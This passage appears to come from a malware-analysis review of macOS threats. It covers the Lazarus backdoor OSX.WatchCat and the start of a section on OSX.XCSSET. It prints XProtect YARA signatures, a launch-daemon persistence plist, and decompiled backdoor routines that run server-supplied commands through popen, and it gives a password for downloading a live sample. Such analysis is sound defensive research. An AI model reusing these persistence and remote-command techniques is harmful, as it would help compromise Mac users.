rule XProtect_MACOS_580a1bc
{
    meta:
      description = "MACOS.580a1bc"
    strings:
      $s1 = { 73 77 5F 76 65 72 73 20 2D 70 72 6F 64 75 63 74 4E 61 6D 65 }
      $s2 = { 73 77 5F 76 65 72 73 20 2D 70 72 6F 64 75 63 74 56 65 72 73 69 6F 6E }
      $s3 = { 73 77 5F 76 65 72 73 20 2D 62 75 69 6C 64 56 65 72 73 69 6F 6E }
      $s4 = { 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 4D 61 63 69 6E 74 6F 73 ... }
      $s5 = { 63 6F 6D 2E 61 70 70 6C 65 2E 77 61 74 63 68 63 61 74 2E 70 6C 69 73 74 }
    condition:
      Macho and filesize < 500KB and all of them
}
```

Writeups:

- **“Four Distinct Families of Lazarus Malware Target Apple’s macOS Platform”**

Infection Vector: Unknown

Unfortunately the XProtect signature and a binary sample is all the (public) information we have about `OSX.WatchCat` ...meaning its infection vector remains unknown. However, Lazarus APT group (the likely authors of this malware) are rather fond of packaging up their backdoors in trojanized applications:



#RSAC

OSX.AppleJeus (2018)

lazarus group's (n. korea) first macOS implant

Celas Trade Pro,
from "Celas Limited"


updater
(malicious)

CELAS LIMITED
MAIN DOWNLOADS FAQ CONTACT US English
CELAS LLC
Bitcoin | Trading | Cryptocurrency
The use of blockchain technology is expected to expand across new markets. Security breaches have put focus on security in all applications of blockchain technology. CELAS LLC produces resilient client-server blockchain solutions for the enterprise market.
29/04/2018 Celas Trade Pro Launches!
The first layer of Celas Trade Pro has been released, you can download the Celas Trade Pro to trade several cryptocurrencies from various exchanges.
DOWNLOAD HERE
fake company!
Norton SECURED
F-Secure
McAfee SECURE
KASPERSKY
eset
avast! AntiVirus
+

…thus, it's possible that OSX.WatchCat is distributed in a similar manner.


Persistence: Launch Daemon

Taking a peak at the OSX.WatchCat binary, we find an embedded launch daemon property list:



```
06ca2 66 20 25 73 20 25 73 20 32 3E 26 31 00 25 73 2F 74 6D 70 58 58 58 58 00 72 62 00 77 62 00 f %s %s 2>&1.%s/tmpXXXX.rb.wb.
06cc0 3C 3F 78 6D 6C 20 76 65 72 73 69 6F 6E 3D 22 31 2E 30 22 20 65 6E 63 6F 64 69 6E 67 3D 22 <?xml version="1.0" encoding="
06cde 55 54 46 2D 38 22 3F 3E 0A 3C 21 44 4F 43 54 59 50 45 20 70 6C 69 73 74 20 50 55 42 4C 49 UTF-8"?>.<!DOCTYPE plist PUBLI
06cfc 43 20 22 2D 2F 2F 41 70 70 6C 65 2F 2F 44 54 44 20 50 4C 49 53 54 20 31 2E 30 2F 2F 45 4E C "-//Apple//DTD PLIST 1.0//EN
06d1a 22 20 22 68 74 74 70 3A 2F 2F 77 77 77 2E 61 70 70 6C 65 2E 63 6F 6D 2F 44 54 44 73 2F 50 " "http://www.apple.com/DTDs/P
06d38 72 6F 70 65 72 74 79 4C 69 73 74 2D 31 2E 30 2E 64 74 64 22 3E 0A 3C 70 6C 69 73 74 20 76 ropertyList-1.0.dtd">.<plist v
06d56 65 72 73 69 6F 6E 3D 22 31 2E 30 22 3E 0A 3C 64 69 63 74 3E 0A 3C 6B 65 79 3E 4C 61 62 65 ersion="1.0">.<dict>.<key>Labe
06d74 6C 3C 2F 6B 65 79 3E 0A 3C 73 74 72 69 6E 67 3E 63 6F 6D 2E 61 70 70 6C 65 2E 77 61 74 63 l</key>.<string>com.apple.watc
06d92 68 63 61 74 3C 2F 73 74 72 69 6E 67 3E 0A 3C 6B 65 79 3E 50 72 6F 67 72 61 6D 41 72 67 75 hcat</string>.<key>ProgramArgu
06db0 6D 65 6E 74 73 3C 2F 6B 65 79 3E 0A 3C 61 72 72 61 79 3E 0A 3C 73 74 72 69 6E 67 3E 25 73 ments</key>.<array>.<string>%s
06dce 3C 2F 73 74 72 69 6E 67 3E 0A 3C 73 74 72 69 6E 67 3E 2D 73 3C 2F 73 74 72 69 6E 67 3E 0A </string>.<string>-s</string>.
06dec 3C 73 74 72 69 6E 67 3E 25 73 3C 2F 73 74 72 69 6E 67 3E 0A 3C 2F 61 72 72 61 79 3E 0A 3C <string>%s</string>.</array>.<
06e0a 6B 65 79 3E 52 75 6E 41 74 4C 6F 61 64 3C 2F 6B 65 79 3E 0A 3C 74 72 75 65 2F 3E 0A 3C 6B key>RunAtLoad</key>.<true/>.<k
06e28 65 79 3E 4B 65 65 70 41 6C 69 76 65 3C 2F 6B 65 79 3E 0A 3C 74 72 75 65 2F 3E 0A 3C 6B 65 ey>KeepAlive</key>.<true/>.<ke
06e46 79 3E 4C 61 75 6E 63 68 4F 6E 6C 79 4F 6E 63 65 3C 2F 6B 65 79 3E 0A 3C 74 72 75 65 2F 3E y>LaunchOnlyOnce</key>.<true/>
06e64 0A 3C 2F 64 69 63 74 3E 0A 3C 2F 70 6C 69 73 74 3E 0A 00 2F 4C 69 62 72 61 72 79 2F 4C 61 .</dict>.</plist>../Library/La
06e82 75 6E 63 68 44 61 65 6D 6F 6E 73 2F 25 73 00 63 6F 6D 2E 61 70 70 6C 65 2E 77 61 74 63 68 unchDaemons/%s.com.apple.watch
```

This (embedded) plist is referenced from a function named InsertToLaunchDaemons:



```
int _InsertToLaunchDaemons(int arg0, int arg1) {
    plist = malloc(strlen(arg0) + 0x400);
    sprintf_chk(plist, 0x0, 0xffffffffffffffff, "<?xml version=\"1.0\" encoding=\"UTF-8\"?
>\n<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\"
\"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\n<plist
version=\"1.0\">\n<dict>\n<key>Label</key>\n<string>com.apple.watchcat</string>\n<key>ProgramAr
guments</key>\n<arr…", arg0, arg1);

    sprintf_chk(path, 0x0, 0x104, "/Library/LaunchDaemons/%s", "com.apple.watchcat.plist");
    file = fopen(path, "wb");
    if (file != 0x0) {
      fwrite(plist, strlen(plist), 0x1, rbx);
      fclose(file);
      chmod(path, 444o);
    }
    ...
}
```

The above code first formats the property lists (i.e. adds the full path the malware's binary image), and builds a path to the launch daemon (`/Library/LaunchDaemons/com.apple.watchcat.plist`). It then writes out the (now configured) plist.

As the `RunAtLoad` key is set to `true` the malware will be automatically (re)started each time the system is rebooted.

…however the first time (i.e. prior to reboot), the malware manually starts the launch daemon via the `SinLaunchCTL` function. This function simply invokes `launchctl load` on the launch daemon plist (`com.apple.watchcat.plist`):

```
int SinLaunchCTL() {
    sprintf_chk(path, 0x0, 0x104, "/Library/LaunchDaemons/%s", "com.apple.watchcat.plist");
    sprintf_chk(command, 0x0, 0x200, "launchctl load %s > /dev/null 2>&1 &", path);
    rax = popen(command, "r");
    ...
}
```


Capabilities: Backdoor, plus "webshell"

Mac malware analyst **Phil Stokes** notes in a **recent writeup**:

> *"...there are some overlaps with the earlier [Lazarus Group] backdoor samples ...there is also much more to this malware that has not been seen in the other samples, including use of a WebShell.*

Before taking a look at the webshell, let's discuss `OSX.WatchCat`'s download and execute functionality.

To execute external commands and processes, the malware invokes the `popen` system API. By looking at cross-references (x-refs) to this API, we can find the code responsible for executing commands from the server:



Idx	Name	Blo...	Size
95	popen	1	6

References to 0x100006042

Address	Value
0x10000356b (_Get_SW_VER + 0xcf)	call imp___stubs__popen
0x1000035b7 (_Get_SW_VER + 0x11b)	call imp___stubs__popen
0x100003603 (_Get_SW_VER + 0x167)	call imp___stubs__popen
0x1000037d8 (_GetInternalIP + 0x102)	call imp___stubs__popen
0x1000043f2 (_MsgCmd + 0x76)	call imp___stubs__popen
0x10000467c (_MsgRun + 0x6b)	call imp___stubs__popen
0x1000047bc (_TarThread + 0xa7)	call imp___stubs__popen
0x100005e0c (_SinLaunchCTL + 0x88)	call imp___stubs__popen

```
                    ; endp

        ; ================ B E G I N N I N G   O F   P R O C E D U R E ================

                    imp___stubs__localtime_r:        // localtime_r
0000000100006024        jmp        qword [_localtime_r_ptr]                ; _localtime_r_ptr, _localtime_r_ptr,_localtime_r, CODE XREF=_GetFile
                    ; endp

        ; ================ B E G I N N I N G   O F   P R O C E D U R E ================

                    imp___stubs__popen:        // popen
0000000100006042        jmp        qword [_popen_ptr]                ; _popen_ptr, _popen_ptr,_popen, CODE XREF=_Get_SW_VER+207, _Get_SW_V
                    ; endp
```


```
> dataflow analysis of procedures in segment __DATA
> dataflow analysis of procedures in segment __LINKEDIT
> dataflow analysis of procedures in segment External Symbols
> Analysis pass 9/10: remaining prologs search
> Analysis pass 10/10: searching contiguous code area
> Last pass done
Background analysis ended in 113ms
>>> Python Command
```

Address 0x100006042, Segment __TEXT, imp___stubs__popen + 0, Section __stubs, file offset 0x6042 - Alt+Double Click to follow link in a new pane

The malware's `MsgCmd` function, invokes `popen` on a passed in argument:

```
int MsgCmd(int arg0) {
    buffer = malloc(SAR(0x1000000000 + (strlen(arg0) << 0x20), 0x20));
    __sprintf_chk(buffer, 0x0, 0xffffffffffffffff, "%s 2>&1", arg0);
    popen(buffer, "r");
}
```

Working backwards, we see that the MsgCmd function is invoked from the CmdProc function. The CmdProc first invokes the SendMsgOnlyType function (to send an message to a remote command & control server via the curl APIs). Then parses the response and acts upon it:



```
  loc_1000057c3:
      mov         rdi, r14
      call        _MsgCmd
      jmp         loc_100005822

  loc_1000057cd:
      mov         rdi, r14
      call        _MsgDownload
      jmp         loc_100005822

  loc_1000057d7:
      mov         rdi, r14
      call        _MsgUpload
      jmp         loc_100005822

  loc_1000057e1:
      mov         rdi, r14
      call        _MsgRun
      jmp         loc_100005822

  loc_1000057eb:
      mov         rdi, r14
      call        _MsgPK
      jmp         loc_100005822

  loc_1000057f5:
      mov         rdi, r14
      call        _MsgSdel
      jmp         loc_100005822

  loc_1000057ff:
      mov         rdi, r14
      call        _MsgTestConn
      jmp         loc_100005822

  loc_100005809:
      mov         rdi, r14
      call        _MsgChangeDir
      jmp         loc_100005822

  loc_100005813:
      mov         rdi, r14
      call        _MsgChft
      jmp         loc_100005822
```

As (just) noted, the `MsgCmd` will executed the specified command.

Other commands appear to provide a remote attacker the ability to:

- download files
- upload files
- kill a process (`MsgPK`)
- delete a file (`MsgSdel`)
- …and more!

As Phil noted, this is similar to the capabilities afforded by other Lazarus Group backdoors (such as **OSX.Yort**). Also though he noted the addition of the "use of a WebShell."

The "webshell" logic is found in the `Auth_WebShell` function (which is invoked in a loop by the malware's `Start` function). It appears to be a simple check in, with a value of `259D7B1TE1002A65`:

```
int Auth_WebShell() {
    ...
    rax = rand();
    _g_nBoardID = rax + -((0xfffffffe90452d5 * rax >> 0x2d) * 0x2328) + 0x3e8;
    *(&var_60 + 0x8) = '56A2001E';
    var_60 = 'T1B7D952';

    var_A4 = rand();
    rax = SendRawData(_g_HttpSetting, ..., &var_60, &var_A4, 0x4);
    if (rax != 0x0) {
            rbx = 0x0;
            rax = RecvRawData(&var_80, 0x4);
            if (rax != 0x0) {
                    __sprintf_chk(&var_A0, 0x0, 0x20, "%04d", *(int32_t *)_g_nBoardID);
                    rax = strcmp(&var_A0, &var_80);
                    rbx = rax == 0x0 ? 0x1 : 0x0;
            }
    }
    ...
    return rax;
}
```

For more details on OSX.WatchCat and other similar (and recent) Lazarus Group backdoors, see Phil's writeup:


"Four Distinct Families of Lazarus Malware Target Apple's macOS Platform"

👾 OSX.XCSSET

XCSSET is rather unique, as it targets macOS developers (Xcode users) and leverages several 0days to steal passwords and exfiltrate data.

⬇ Download: **OSX.XCSSET** (password: infect3d)

In July, I noticed that Apple's XProtect update (v. 2126) had added a new signature for a sample Cupertino named `MACOS.2070d41`:



patrick wardle
@patrickwardle

Apple's XProtect update (v2126) contains a new signature: "MACOS.2070d41"

Looks for compiled AppleScript, w/ strings such as "curl --connect-timeout 10 -ks -d"

0 hits on @virustotal :(

@AppleSupport, can you share info/hashes w/ others looking to help protect macOS users? 🙃

100 % Finished | patrickwardle-1594676144 a moment ago rule XProtect_MACOS_2070d41 { meta: description = "MA... | 0 matches

```
rule XProtect_MACOS_2070d41
{
    meta:
        description = "MACOS.2070d41"
    strings:
        $a = { 46 61 73 64 55 41 53 }
        $b1 = { 00 63 00 75 00 72 00 6C 00 20 00 2D 00 2D 00 63 00 6F 00 6E 00 6E 00 65 00 63 00 74 00 2D 00
        $b2 = { 00 2F 00 61 00 67 00 65 00 6E 00 74 00 2F 00 6C 00 6F 00 67 00 2E 00 70 00 68 00 70 }
        $b3 = { 00 58 00 2D 00 4D 00 6F 00 64 00 75 00 6C 00 65 00 3A 00 20 }
        $b4 = { 00 58 00 2D 00 55 00 73 00 65 00 72 00 3A 00 20 }
    condition:
        $a at 0 and filesize < 100KB and all of ($b*)
}
```

4:11 PM · Jul 13, 2020

…in wasn't till August, when TrendMicro researchers released their **report** on (and IoCs for) `OSX.XCSSET` that we learned more about this intriguing malware.

> *"We have discovered an unusual infection related to Xcode developer projects. Upon further investigation, we discovered that a developer's Xcode project at large contained the source malware [OSX.XCSSET], which leads to a rabbit hole of malicious payloads." -TrendMicro*

```
TrendMicro's technical analysis of OSX.XCSSET is incredibly detailed and thorough. If you're
interested in more details about this malware, it's a must read:
```

"XCSSET Mac Malware: Infects Xcode Projects, Performs UXSS Attack on Safari, Other Browsers, Leveragess Zero-day Exploitss"

Writeups:

- **"Mac malware exposed: XCSSET, an advanced new threat"**
- **"What is OSX.XCSSET malware and what should I do about it?"**
- **"XCSSET Mac Malware: Infects Xcode Projects, Performs UXSS Attack on Safari, Other Browsers, Leverages Zero-day Exploits"**


Infection Vector: (user-downloaded) Xcode Projects

Xcode is the de-facto IDE for developing software for Apple devices (iOS, macOS, etc.). It appears that `OSX.XCSSET` was originally discovered hiding within various developer's Xcode projects. Several of these infected projects were found/hosted online (on Github).

The primary method of infection is user-downloaded Xcode projects. If an XCSSET-infected Xcode project is opened and built, malicious code will run on the developer's Mac.

TrendMicro explains:

> *"This threat primarily spreads via Xcode projects... It is not yet clear how the threat initially enters these systems. Presumably, these systems would be primarily used by developers. These Xcode projects have been modified such that upon building, these projects would run a malicious code.*
>
> *This eventually leads to the main XCSSET malware being dropped and run on the affected system. Infected users are also vulnerable to having their credentials, accounts, and other vital data stolen." -TrendMicro*



Xcode project infected with OSX.XCSSET (credit: TrendMicro)

```
